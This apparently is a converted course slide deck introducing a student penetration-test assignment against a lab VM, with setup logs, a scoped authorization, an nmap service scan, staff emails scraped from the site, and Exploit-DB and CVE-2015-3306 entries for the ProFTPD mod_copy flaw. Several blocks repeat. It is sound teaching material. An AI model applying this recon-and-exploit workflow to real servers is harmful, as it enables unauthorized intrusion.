

# Managing Enterprise Cybersecurity


## MIS 4596

Unit #17

# Some thoughts on how to approach Milestone 3

Penetration testing involves experimentation

## Basic Penetration Testing Workflow

- *Pre-engagement Interactions*
  - *Intelligence Gathering*
  - *Threat Modeling*
  - **Vulnerability Analysis**
  - **Exploitation**
  - *Post Exploitation*
  - **Reporting**
- 
- The diagram illustrates an iterative process between 'Vulnerability Analysis' and 'Exploitation'. A blue arrow on the left points from 'Exploitation' back to 'Vulnerability Analysis', and a blue arrow on the right points from 'Vulnerability Analysis' to 'Exploitation'. The text '*Iterative experimentation*' is written in red between these two arrows.

# Penetration Test Assignment

By Drs. [Dave Eargle](#) and [Anthony Vance](#)

For this assignment, consider that your team is a group of consultants that offers cybersecurity penetration testing and risk assessment services. You have been retained by Humbleify.

Humbleify is a place for people who enjoy humbling to connect. Find local humbling events or just share your favorite tips and stories with others who love to humble.

Humbleify is in talks to connect their network systems with another company that has required that Humbleify undergo a penetration testing assessment as part of the negotiations. Furthermore, Humbleify is seeking cybersecurity insurance, who also requires that Humbleify undergo a cybersecurity risk assessment, including a penetration test.

Therefore, Humbleify has hired you to assess one of their public-facing webservers. In this project, the company has intentionally not given you very much background information on this asset – they would like you to see what you can find out, going in “blind.” But you are only authorized to perform an evaluation of this particular server.

## Accessing the asset

The company has given you access to a vagrantbox virtual machine version of their webserver. It is hosted on vagrantcloud as box [deargle/pentest-humbleify](#). To launch the virtual machine, follow the instructions on <https://github.com/security-assignments/pentest-humbleify>.

Once you have launched the virtual machine on Kali, you will be able to access the asset at the following ip address on the [infosec-net](#) network:

```
192.168.56.200
```


Your Kali instance's IP address on this network is the same as it has been for all other labs: [192.168.56.101](#).

A power-user msfconsole-user move is to set your `LHOST` not to an explicit ip address, but rather, [an interface name](#). You can therefore run `set LHOST virbr1` wherever an lhost is required in msfconsole. [Set these values globally](#) to perhaps save a few more keystrokes over the course of the assignment.

### Accessing the asset

- Contractual Agreement
- Written Report Deliverable
- Rubric
- Getting help
- Tips

main 1 branch 0 tags Go to file Code

 deargle	add instructions	f89dd3b on Sep 29, 2021	2 commits
README.md	add instructions		6 months ago
Vagrantfile	add instructions		6 months ago

README.md

# pentest-humbleify

This virtual machine corresponds to the assignment published at <https://security-assignments.com/projects/pentest.html>.

## Launching the VM

To launch the vm for the first time, do the following.

1. First, become root and go to the right directory:

```
sudo -s
cd /root/vagrant-boxes
```

2. Clone this repository:

```
git clone https://github.com/security-assignments/pentest-humbleify
```

About

No description, website, or topics provided.

Readme

0 stars

1 watching

0 forks

Releases

No releases published

Packages

No packages published



Trash



File System



Home

```
root@kali: ~/vagrant-boxes/pentest-humbleify
File Actions Edit View Help
(profdavidfoxtemple@kali)-[~]
└─$ su
Password:
(root@kali)-[/home/profdavidfoxtemple]
└─# cd /root/vagrant-boxes

(root@kali)-[~/vagrant-boxes]
└─# git clone https://github.com/security-assignments/pentest-humbleify
Cloning into 'pentest-humbleify' ...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 4 (delta 0), pack-reused 0
Receiving objects: 100% (7/7), done.

(root@kali)-[~/vagrant-boxes]
└─# cd pentest-humbleify

(root@kali)-[~/vagrant-boxes/pentest-humbleify]
└─# vagrant up
```



Trash



File System



Home

```
root@kali: ~/vagrant-boxes/pentest-humbleify
File Actions Edit View Help
~(profdaavidfoxtemple@kali)-[~]
└─$ su
Password:
~(root@kali)-[~/home/profdaavidfoxtemple]
└─# cd /root/vagrant-boxes

~(root@kali)-[~/vagrant-boxes]
└─# git clone https://github.com/security-assignments/pentest-humbleify
Cloning into 'pentest-humbleify' ...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 4 (delta 0), pack-reused 0
Receiving objects: 100% (7/7), done.

~(root@kali)-[~/vagrant-boxes]
└─# cd pentest-humbleify

~(root@kali)-[~/vagrant-boxes/pentest-humbleify]
└─# vagrant up
Bringing machine 'default' up with 'libvirt' provider...
=> default: Box 'deargle/pentest-humbleify' could not be found. Attempting to find and install...
default: Box Provider: libvirt
default: Box Version: >= 0
=> default: Loading metadata for box 'deargle/pentest-humbleify'
default: URL: https://vagrantcloud.com/deargle/pentest-humbleify
=> default: Adding box 'deargle/pentest-humbleify' (v0.0.1) for provider: libvirt
default: Downloading: https://vagrantcloud.com/deargle/boxes/pentest-humbleify/versions/0.0.1/providers/libvirt.box
Progress: 40% (Rate: 73.0M/s, Estimated time remaining: 0:00:13)
```



The image shows a Kali Linux desktop environment. On the left is a sidebar with icons for Trash, File System, and Home. The main area is split into two windows. The top window is a terminal titled 'root@kali: ~/vagrant-boxes/pentest-humbleify'. It displays the output of a 'vagrant up' command, showing the successful creation and booting of a virtual machine named 'pentest-humbleify\_default'. The terminal output includes details about the VM's configuration, such as its name, description, domain type (kvm), and various features. It also shows the VM's IP address (192.168.121.20) and SSH credentials. The bottom window is the Virtual Machine Manager interface, which shows a list of VMs. The 'pentest-humbleify\_default' VM is highlighted and shown as 'Running', with a small CPU usage graph next to it. Other VMs listed include 'lab-metasploitable2\_default', 'lab-security-onion\_default', and 'lab-windows-2019-vuln\_default', all of which are in a 'Shutoff' state.

```
root@kali: ~/vagrant-boxes/pentest-humbleify
File Actions Edit View Help
=> default: Successfully added box 'deargle/pentest-humbleify' (v0.0.1) for 'libvirt!'
=> default: Uploading base box image as volume into Libvirt storage ...
=> default: Creating image (snapshot of base box volume).
=> default: Creating domain with the following settings ...
=> default: -- Name: pentest-humbleify_default
=> default: -- Description: Source: /root/vagrant-boxes/pentest-humbleify/Vagrantfile
=> default: -- Domain type: kvm
=> default: -- Cpus: 1
=> default: -- Feature: acpi
=> default: -- Feature: apic
=> default: -- Feature: pae
=> default: -- Clock offset: utc
=> default: -- Memory: 512M
=> default: -- Management MAC:
=> default: -- Loader:
=> default: -- Nvram:
=> default: -- Base box: deargle/pentest-humbleify
=> default: -- Storage pool: default
=> default: -- Image(): /var/lib/libvirt/images/pentest-humbleify_default.img, 64G
=> default: -- Disk driver opts: cache='default'
=> default: -- Kernel:
=> default: -- Initrd:
=> default: -- Graphics Type: vnc
=> default: -- Graphics Port: -1
=> default: -- Graphics IP: 127.0.0.1
=> default: -- Graphics Password: Not defined
=> default: -- Video Type: cirrus
=> default: -- Video VRAM: 9216
=> default: -- Video 3D accel: false
=> default: -- Sound Type:
=> default: -- Keymap: en-us
=> default: -- TPM Backend: passthrough
=> default: -- TPM Path:
=> default: -- INPUT: type=mouse, bus=ps2
=> default: Creating shared folders metadata ...
=> default: Starting domain.
=> default: Waiting for domain to get an IP address ...
=> default: Waiting for machine to boot. This may take a few minutes ...
default: SSH address: 192.168.121.20:22
default: SSH username: vagrant
default: SSH auth method: private key
default:
default: Vagrant insecure key detected. Vagrant will automatically replace
default: this with a newly generated keypair for better security.
default:
default: Inserting generated public key within guest ...
default: Removing insecure key from the guest if it's present ...
default: Key inserted! Disconnecting and reconnecting using new SSH key ...
=> default: Machine booted and ready!
=> default: Configuring and enabling network interfaces ...
=> default: Rsyncing folder: /root/vagrant-boxes/pentest-humbleify/ => /vagrant

(root@kali) - [~/vagrant-boxes/pentest-humbleify]
```

Virtual Machine Manager

File Edit View Help

+ Open [stop] [start]

Name CPU usage

QEMU/KVM

- lab-metasploitable2\_default Shutoff
- lab-security-onion\_default Shutoff
- lab-windows-2019-vuln\_default Shutoff
- pentest-humbleify\_default Running

# Accessing the asset

The company has given you access to a vagrantbox virtual machine version of their webserver. It is hosted on vagrantcloud as box [deargle/pentest-humbleify](https://github.com/security-assignments/pentest-humbleify). To launch the virtual machine, follow the instructions on <https://github.com/security-assignments/pentest-humbleify>.

Once you have launched the virtual machine on Kali, you will be able to access the asset at the following ip address on the [infosec-net](#) network:

```
192.168.56.200
```

Your Kali instance's IP address on this network is the same as it has been for all other labs: [192.168.56.101](#).

## Accessing the asset

- Contractual Agreement
- Written Report Deliverable
- Rubric
- Getting help
- Tips

```
(root@kali)~[~/vagrant-boxes/pentest-humbleify]
# ping 192.168.56.200
PING 192.168.56.200 (192.168.56.200) 56(84) bytes of data.
64 bytes from 192.168.56.200: icmp_seq=1 ttl=64 time=0.644 ms
64 bytes from 192.168.56.200: icmp_seq=2 ttl=64 time=0.287 ms
64 bytes from 192.168.56.200: icmp_seq=3 ttl=64 time=0.300 ms
64 bytes from 192.168.56.200: icmp_seq=4 ttl=64 time=0.627 ms
^C
--- 192.168.56.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.287/0.464/0.644/0.171 ms

(root@kali)~[~/vagrant-boxes/pentest-humbleify]
#
```

```
64 bytes from 192.168.56.200: icmp_seq=4 ttl=64 time=0.627 ms
^C
--- 192.168.56.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.287/0.464/0.644/0.171 ms

(root@kali)~[~/vagrant-boxes/pentest-humbleify]
# clear
```

```
root@kali: ~/vagrant-boxes/pentest-humbleify
File Actions Edit View Help

(root@kali)~[~/vagrant-boxes/pentest-humbleify]
#
```



# Milestone 3 Assignment

## Contractual Agreement

You have signed the following contractual agreement with Humbleify for your penetration test assessment:

Humbleify and your esteemed consultancy hereby enter into a contractual agreement for you to carry out a vulnerability assessment of a specific Humbleify asset described below.

### Objectives

Your objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

### Authorization

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

You may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

You may not:

- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.
- Disclose to any other party any information discovered on the asset.

Furthermore, note the following:

- This is a vagrantbox development version of a live asset. The vagrant-standard privileged user **vagrant** is present in this virtual machine, but not in the live version of the asset. Therefore, any access via the **vagrant** user is not

Accessing the asset

### Contractual Agreement

Objectives

Authorization

Written Report Deliverable

Rubric

Getting help

Tips

### Penetration Test Assignment

Security Assignment 3  
Contractual Agreement  
Objectives  
Authorization  
Written Report Deliverable  
Rubric  
Getting help  
Tips

#### Accessing the asset

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

You may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

#### Contractual Agreement

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

#### Objectives

Your objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

#### Authorization

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

- Access the server through any technological means available.
- Carry out activities that may crash the server.

#### Written Report Deliverable

You must submit a written report detailing the results of your assessment. The report should include a list of vulnerabilities found, a description of each vulnerability, and a recommendation for how to remediate each vulnerability. The report should also include a list of sensitive information obtained and a list of methods used to access the asset.

#### Report-writing tips

- Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
- Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
- For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

#### Rubric

This rubric is used to evaluate the quality of your report. It includes criteria for the content, structure, and clarity of the report. The rubric is divided into four categories: Content, Structure, Clarity, and Overall Quality.

#### Getting help

If you have any questions or need help with this assignment, please contact your instructor. They will be happy to provide you with the support you need to succeed.

#### Tips

Here are some tips to help you succeed in this assignment:

- Read the assignment carefully and make sure you understand all the requirements.
- Start early and work on the assignment in small, manageable chunks.
- Ask for help if you need it. Your instructor and classmates are here to support you.

#### Contractual Agreement

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

#### Objectives

Your objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

#### Authorization

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

- Access the server through any technological means available.
- Carry out activities that may crash the server.

#### Written Report Deliverable

You must submit a written report detailing the results of your assessment. The report should include a list of vulnerabilities found, a description of each vulnerability, and a recommendation for how to remediate each vulnerability. The report should also include a list of sensitive information obtained and a list of methods used to access the asset.

#### Report-writing tips

- Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
- Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
- For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

#### Rubric

This rubric is used to evaluate the quality of your report. It includes criteria for the content, structure, and clarity of the report. The rubric is divided into four categories: Content, Structure, Clarity, and Overall Quality.

#### Getting help

If you have any questions or need help with this assignment, please contact your instructor. They will be happy to provide you with the support you need to succeed.

#### Tips

Here are some tips to help you succeed in this assignment:

- Read the assignment carefully and make sure you understand all the requirements.
- Start early and work on the assignment in small, manageable chunks.
- Ask for help if you need it. Your instructor and classmates are here to support you.

#### Contractual Agreement

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

#### Objectives

Your objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

#### Authorization

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

- Access the server through any technological means available.
- Carry out activities that may crash the server.

#### Written Report Deliverable

You must submit a written report detailing the results of your assessment. The report should include a list of vulnerabilities found, a description of each vulnerability, and a recommendation for how to remediate each vulnerability. The report should also include a list of sensitive information obtained and a list of methods used to access the asset.

#### Report-writing tips

- Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
- Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
- For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.


#### Rubric

This rubric is used to evaluate the quality of your report. It includes criteria for the content, structure, and clarity of the report. The rubric is divided into four categories: Content, Structure, Clarity, and Overall Quality.

# Remember nmap?

## It can help you determine what services are running?

Nmap flag -sV is for service version scanning




```
(root@kali)-[~/vagrant-boxes/pentest-humbleify]
└─# nmap -sV 192.168.56.200
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-14 21:24 EDT
Nmap scan report for 192.168.56.200
Host is up (0.00058s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
3306/tcp  open  mysql    MySQL (unauthorized)
6667/tcp  open  irc      UnrealIRCd
MAC Address: 52:54:00:4D:5D:FF (QEMU virtual NIC)
Service Info: Host: irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.09 seconds

(root@kali)-[~/vagrant-boxes/pentest-humbleify]
└─#
```





***What can you learn by exploring Humbleify's web site?***










Humbleify - Mozilla Firefox

Humbleify x +

192.168.56.200/#team 80%

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

### Meet the Humbleify team


 <p><b>Tyler Henry</b> Director of Software Development tyler@humbleify.com</p>	 <p><b>Brent Curtis</b> Billing and Revenue bcurtis@humbleify.com</p>	 <p><b>Bill Schneider</b> Marketing Director bschneider@humbleify.com</p>
 <p><b>Meg Campbell</b> Customer Success cincinnatus@humbleify.com</p>	 <p><b>James Cochran</b> Customer Success Director jcochran@humbleify.com</p>	 <p><b>Marla Hayes</b> Chief Happiness Officer mhayes@humbleify.com</p>
 <p><b>Mary Zimmerman</b> Art Director mzimm@humbleify.com</p>		

***What does this information represent?***

# Remember nmap?

## It can help you determine what services are running?

Nmap flag -sV is for service version scanning



```
(root@kali)-[~/vagrant-boxes/pentest-humbleify]
└─# nmap -sV 192.168.56.200
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-14 21:24 EDT
Nmap scan report for 192.168.56.200
Host is up (0.00058s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
3306/tcp  open  mysql    MySQL (unauthorized)
6667/tcp  open  irc      UnrealIRCd
MAC Address: 52:54:00:4D:5D:FF (QEMU virtual NIC)
Service Info: Host: irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.09 seconds

(root@kali)-[~/vagrant-boxes/pentest-humbleify]
└─#
```



# Metasploit Framework

- Let's see what exploits are available for ftp and ssh

## ➤ ProFTPd 1.3.5

EXPLOIT DATABASE

- EXPLOITS
- GHDB
- PAPERS
- SHELLCODES
- SEARCH EDB
- SEARCHSPLOIT MANUAL
- SUBMISSIONS
- ONLINE TRAINING

Exploit Database Advanced Search

Title: ProFTPd

Content: Exploit content

Verified  Has App  No Metasploit

Show 15

Date	#	D	A	V	Title
2015-06-10		↓		✓	ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
2015-04-21		↓		✗	ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
2015-04-13		↓		✓	ProFTPd 1.3.5 - File Copy
2011-12-01		↓		✗	FreeBSD - 'ftpd / ProFTPd' Remote Command Execution
2011-02-07		↓		✗	ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)
2011-01-09		↓	☑	✓	ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)
2011-01-09		↓	☑	✓	ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)
2010-12-03		↓		✓	ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
2010-12-02		↓	☑	✓	ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
2010-12-02		↓		✓	ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)
2010-11-07		↓	☑	✓	ProFTPd IAC 1.3.x - Remote Command Execution
2009-10-12		↓	☑	✓	ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow
2009-02-10		↓		✓	ProFTPd - 'mod_mysql' Authentication Bypass



# ProFTPD 1.3.5 Mod\_Copy Command Execution

Disclosed	Created
04/22/2015	05/30/2018

## Description

This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

## Author(s)

Vadim Melihov  
xistence <xistence@0x90.nl>

## Platform

Unix

## Architectures

cmd

**NIST** Information Technology Laboratory  
**NATIONAL VULNERABILITY DATABASE**

**NVD**

**VULNERABILITIES**

### CVE-2015-3306 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

**QUICK INFO**

**CVE Dictionary Entry:** CVE-2015-3306  
**NVD Published Date:** 05/18/2015  
**NVD Last Modified:** 01/02/2017

### Current Description

The mod\_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

